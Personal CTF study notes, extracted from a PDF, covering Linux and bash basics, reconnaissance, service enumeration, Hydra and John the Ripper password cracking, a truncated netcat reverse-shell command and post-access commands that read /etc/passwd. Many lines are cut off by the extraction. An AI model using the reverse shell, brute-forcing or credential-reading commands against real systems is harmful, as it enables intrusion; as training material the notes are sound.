## **CTF**

Daniel Hiller

November 18, 2021

Contributing License VM **QEMU** Linux Basics **Basic Commands FIND** Filter Content Locate File Descriptors Bash Scripting Arguments Special Variables





# Contributing

**Found an error or have a suggestion?** Please open an issue on GitHub (github.com/dentremor/Software-Defined-Infrastrucure):



Figure 1: QR code to source repository



#### License



Figure 2: AGPL-3.0 license badge

Software Defined Infrastructure (c) 2021 Daniel Hiller and contributors

SPDX-License-Identifier: AGPL-3.0





## **QEMU**

To create a disk image run the following command:

qemu-img create -f qcow2 disk.qcow2 64G

The VM can be executed with a bash script (remove Image.iso with the distro image of your choice):

#!/bin/bash

qemu-system-x86\_64 -enable-kvm -m 4096 -smp \$(nproc) -cpu l

If you also have a 4k-panel, you probably will face some scaling issues like me. In that case make sure you use Wayland instead of X11.

Linux Basics



# **Basic Commands**

Command	Description
whoami	Displays current username.
WC	print newline, word, and byte
	counts for each file.
which	Locate a command.
id	Returns users identity.
hostname	Sets or prints the name of
	current host system.
uname	Prints basic information about
	the operating system name and
	system hardware.
pwd	Returns working directory name.
ifconfig	The ifconfig utility is used to
	assign or to view an address to
	a network interface and/or
	configure network interface
	parameters.
in	In is a utility to show or



#### **FIND**

find search for files in a directory hierarchy:

-2>/dev/null

= this redirection ensures that no

\$ find / -type f -name \*.conf -user root -size +20k -newer



#### Filter Content

less is file pager.

sort sort lines of text files.

tr translate or delete characters.

column columnate lists - to display results in tabular form use the flag -t.

wc print newline, word, and byte counts for each file - -1 prints line counter

## Grep


grep print lines matching a pattern. If we want to exclude a result we must use the -v flag.

#### Cut

cut remove sections from each line of files.

```
*(-d ":" = Sets a delimiter at the character `:`
-f1 = Selects only this field in our case the first
```

\$ cat /etc/passwd | grep -v "false\|nologin" | cut -d":" -:



#### Locate

 ${\tt locate-find\;files\;by\;name}$ 

Update the database for locate:

\$ sudo updatedb

Search for all files that end with .conf

\$ locate \*.conf



## File Descriptors

- 1. Data Stream for Input
- STDIN 0
- 2. Data Stream for Output
- STDOUT 1
- 3. Data Stream for Output that relates to an error occurring.
- ► STDERR 2

If we want to discard for example all errors and redirect the data into a file we can use:

\$ find /etc/ -name shadow 2> stderr.txt 1> stdout.txt

# Bash Scripting

# Bash Scripting

If we want to execute a bash script we can do this by the following command:

```
$ <interpreter> script.sh <optional arguments>
```

Run a bash script with persistent permissions (-p):

```
$ ./bashscript -p
```

In the first line we can specify the interpreter but if we call the script with another one, the defined in the shebang will be ignored:

```
#!/bin/bash
```

This is also possible with other scripting languages like Python #!/usr/bin/env python. ### Conditional Execution

The rough basic structure is as follows:

```
if [[ -z "$string" ]]; then
  echo "String is empty"
elif [[ -n "$string" ]]; then
```


### **Operators**

String comparison operators "< / >" works only within the double square brackets [[ <condition> ]].

Command	Description
[[ -z STRING ]]	Empty string
[[ -n STRING ]]	Not empty string
[[ STRING == STRING ]]	Equal
[[ STRING != STRING ]]	Not Equal
[[ NUM -eq NUM ]]	Equal
[[ NUM -ne NUM ]]	Not equal
[[ NUM -lt NUM ]]	Less than
[[ NUM -le NUM ]]	Less than or equal
[[ NUM -gt NUM ]]	Greater than
[[ NUM -ge NUM ]]	Greater than or equal
[[ -o noclobber ]]	If OPTIONNAME is enabled
[[ ! EXPR ]]	Not
[[ X && Y ]]	And
[[ X    Y ]]	Or

# File Operators

Command	Description
[[ -e FILE ]]	Exists
[[ -r FILE ]]	Readable
[[ -h FILE ]]	Symlink
[[ -d FILE ]]	Directory
[[ -w FILE ]]	Writable
[[ -s FILE ]]	Size is $> 0$ bytes
[[ -f FILE ]]	File
[[ -x FILE ]]	Executable
[[ FILE1 -nt FILE2 ]]	1 is more recent than 2
[[ FILE1 -ot FILE2 ]]	2 is more recent than $1$
[[ FILE1 -ef FILE2 ]]	Same files




## Arguments

It is possible to pass up to 9 arguments (\$0-\$9) to a script:

\$ ./script.sh ARG1 ARG2 ARG3 ... ARG9

ASSIGNMENTS: \$0 \$1 \$2 \$3 ... \$9



# Special Variables

Command	Description
\$#	This variable holds the number
	of arguments passed to the
	script.
\$@	This variable can be used to
	retrieve the list of
	command-line arguments.
\$n	Each command-line argument
	can be selectively retrieved
	using its position. For example,
	the first argument is found at
	\$1.
\$\$	The process ID of the currently
	executing process.
\$?	The exit status of the script.
	This variable is useful to
	determine a command's success


The value 0 represents



#### **Variables**

It is important that when assigning a variable there is **no space** around the equal sign:

variable="test"




### **Arrays**

The values in the array are separated by spaces. If we want to escape these spaces, we can use single quotes ("...") or double quotes ("...").

```
#!/bin/bash
```

```
domains=(www.inlanefreight.com ftp.inlanefreight.com vpn.in
```


```
echo ${domains[0]}
```



### Arithmetic

Operator	Description
+	Addition
_	Subtraction
*	Division
%	Modulus
variable++	Increase the value of the variable by 1
variable	Decrease the value of the variable by $1$

We can also calculate the length of the variable. Using this function \${#variable}, every character gets counted, and we get the total number of characters in the variable.



## Input Control

Read input from the user, while the script is running:

```
read -p "Select your option: " opt
```


```
*(-p = Ensures that our input remains on the same line
  opt = The input will be stored in the variable opt)
```



# Output Control

In some cases the scripts take longer time and the user don't have any feedback. To solve this problem we can use tee, which enables us to write something to a file and also returning it as standard output:

```
netrange=$(whois $ip | grep "NetRange\|CIDR" | tee -a CIDR
*(-a = Append to the given FILEs, do not overwrite)
```



# For Loops

Syntax - Examples

for \$variable in 1 2 3 4

The idea behind for loops is that we iterate over something, or we have a limit how often the loop should run.

```
do
echo $variable
done

for $variable in file1 file2 file3
do
echo $variable
done
```

for ip in "10.10.10.170 10.10.10.174 10.10.10.175" do

## While Loops

The while loop will be executed as long the condition is fulfilled. There are two keywords available which gives us more control over the while loop.

- ightharpoonup break ightarrow Interrupts the loop
- ightharpoonup continue ightarrow Immediately continues with the next loop run

### Syntax - Examples

#!/bin/bash

counter=0

while [ \$counter -lt 10 ] do

# Increase \$counter by 1
((counter++))

echo "Counter: \$counter"

if  $\lceil \$counter == 2 \rceil$ 

# Until Loops

Nevertheless, the until loop works precisely like the while loop, but with the difference:

➤ The code inside an until loop is executed as long as the particular condition is false




#### Switch case

The keyword for a switch-case-statement starts with the keyword case, followed by the variable or value as an expression, which is then compared in the pattern. If the variable or value matches the expression, then the statements are executed after the parenthesis and ended with a double semicolon (;;).

```
Syntax - Examples
read -p "Select your option: " opt

case $opt in
    "1") network_range ;;
    "2") ping_host ;;
    "3") network_range && ping_host ;;
    "*") exit 0 ;;
esac
```



#### **Functions**

The definition of a function is at the beginning of a bash script this ensures that it is already defined before it is called.

```
Syntax - Examples
# Method 1 - Functions
function name {
    <commands>
}
# Method 2 - Functions
name() {
    <commands>
}
```

The function is called only by calling the specified name of the function.

# Parameter Passing

In principle, the same applies to the passed parameters as to parameters passed to a shell script. These are  $1 - 9 ({n})$ , or \$variable as we have already seen. Each function has its own set of parameters. So they do not collide with those of other functions or the parameters of the shell script

```
Syntax - Examples
#!/bin/bash
function print pars {
    echo $1 $2 $3
}
one="First parameter"
two="Second parameter"
three="Third parameter"
print_pars "$one" "$two" "$three"
```

# Return Values

Like our bash script, the functions return status codes:

Description
General errors
Misuse of shell builtins
Command invoked cannot execute
Command not found
Invalid argument to exit
Fatal error signal "n"
Script terminated by Control-C
Exit status out of range

To get the value of a function back, we can use several methods like return, echo, or a variable.

Syntax - Examples

#!/bin/bash



# Debugging

Bash allows us to debug our code by using the "-x" (xtrace) and "-v" (verbose) options.



## Cheat Sheet

For more information about bash scripting have a look in the following cheat sheet: devhints





# Passive Information Gathering

whois can be used for querying domain names, IP addresses, or autonomous systems.

## DIG

dig is a DNS lookup utility.

WaybackMachine is an American digital library that provides free public access to digitalized materials, including websites, collected automatically via its web crawlers.

```
$ dig any google.com @8.8.8.8
```

```
*(any = query all types of records

08.8.8.8 = define a dns server from which you wnat to
```

# Project Sonar

To find all available subdomains we can use Project Sonar:

```
$ curl -s https://sonar.omnisint.io/subdomains/$TARGET |
```

#### Certificates

To gain more information we can search for certificates at sites like https://crt.sh and https://search.censys.io/certificates.



# Active Information Gathering

Wappalyzer is a browser extension which finds out what technologies are used on a website.

WAFWOOF is a Web Application Firewall Fingerprinting Tool.

Aquatone is a tool for visual inspection of websites across a large amount of hosts and is convenient for quickly gaining an overview of HTTP-based attack surface.

### HTTP Header

We can gain information about the version of the web server and the operating system with the curl flag -I which returns us the http header:

```
$ curl -I "http://${TARGET}"
```

X-Powered-By header can tell us what the web app is using. We can see values like PHP, ASP.NET, JSP, etc.

Cookies are another value to look at as each technology by default has its cookies. Some default cookie values are:

► .NET: ASPSESSIONID=

PHP: PHPSESSID=

JAVA: JSESSION=

## WhatWeb

WhatWeb is a Web scanner - identify technologies used by websites.

```
$ whatweb -a 1 https://www.facebook.com -v
*(-a = Set the aggression level. 1(low) - 4(high)
   -v = verbose)
```

Exploiting Network Services



# GitHub Repos

SecLists: https://github.com/danielmiessler/SecLists




## SSH

Authenticate via ssh with the key-file id\_rsa:

```
sh -i id_rsa user@10.10.10.10
```

```
*(-i [file] = Identity file)
```



## **NMAP**

Checks open ports in defined range and check running services with  ${\tt Nmap}$ :

```
$ nmap 10.10.221.8 -sV -p 0-60000
```

- \*(-p- = Scans the whole portrange
  - -p = Specific port or portrange
  - -sV = Attempts to determine the version of the service
  - -A = Enables OS detection, version detection, script se



### **FTP**


Download a File from an FTP-Server with Wget:

```
$ wget -m ftp://user:password@ftp.example.com
```

```
*(-m = --mirror)
```

# Hydra

Use Hydra for cracking password in our example on an FTP-Service:



### **NFS**


List name or NFS shares:

\$ /usr/sbin/showmount -e [IP]

```
*(-e = Shows the NSF server's export list
  [IP] = The IP Address of the NFS server)

Connect NFS share with mount point on our machine:
$ sudo mount -t nfs IP:share /tmp/mount/ -nolock

*(-t nfs = Type of device to mount, then specifying that IP:share = The IP Address of the NFS server, and the name -nolock = Specifies not to use NLM locking)
```




### SMTP

There are three relevant commands, when it comes to SMTP:

```
(VRFY
        = Confirming the names of valid users
EXPN
        = Reveals the actual address of user's aliases and
```

RCPT TO = Specifies the e-mail address of the recipient)



### Metasploit

For further information see the following documentation: https://www.offensive-security.com/metasploit-unleashed/msfconsole-commands/



## **MySQL**

-p

First we need a client, which is in our case default-mysql-client:

```
$ mysql -h [IP] -u [username] -p
```

\*(-h [IP] = Connect to the MariaDB server on the given the first of the mariaDB user name to use when connect to the MariaDB user name to use when the MariaDB use


= The password to use when connecting to

If we do not have any credentials we can use Nmap or Metasplot to gain this information:

```
```bash
$ nmap --script=mysql-enum [target]
```

Now that we know some usernames of the database, we can try to crack the passwords of them with Hydra:

hydra -t 16 -l root -P /usr/share/wordlists/rockyou tyt -w



## John the Ripper

If we have a hash which look something like the following example:

```
carl: *EA031893AA21444B170FC2162A56978B8CEECE18
```

We can pipe the hash in a file:

```
$ echo carl:*EA031893AA21444B170FC2162A56978B8CEECE18 > has
```


And crack the password with John the Ripper:

```
$ john hash.txt
$ john --show --format=RAW-MD5 hash.txt
```

```
*(--show = show cracked passwords
```

```
--format=<param> = force hash type: descrypt, bsdicrypt
```





#### Curl

If we want to get sources of a webpage, we can do this with Curl:

```
$ curl -X GET http://10.10.4.59:8081/ctf/post
```

```
*(-X [GET] = Set kind of fetch
```

[target] = The URL of the webpage we want to fed -d [param] = Sends the specified data in a POST

CEWL password list generator.

WPSCAN scans the Word Press version.

Gobuster is a tool used to brute-force URIs including directories and files as well as DNS subdomains.

DIRB is a Web Content Scanner. It looks for existing (and/or hidden) Web Objects.



# Reverse Shell

```
$ :nc -e /bin/bash
```

For more information checkout the following GitHub repo: https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Me

If you gain access depending on the OS you can try the following commands to get more information: >Linux

```
$ id
$ ifconfig/ip addr
$ uname -a
```

\$ whoami

```
$ ps -ef
```

```
$ less /etc/passwd
```

```
$ cut -d: -f1 /etc/passwd
$ cat /etc/os-release
```

```
$ whoami
$ ver
```

Windows

```
# only usernames
# Get inforamtion about the (
```

# print system information

# -e = select all processes

# usernames with UID, GID, GI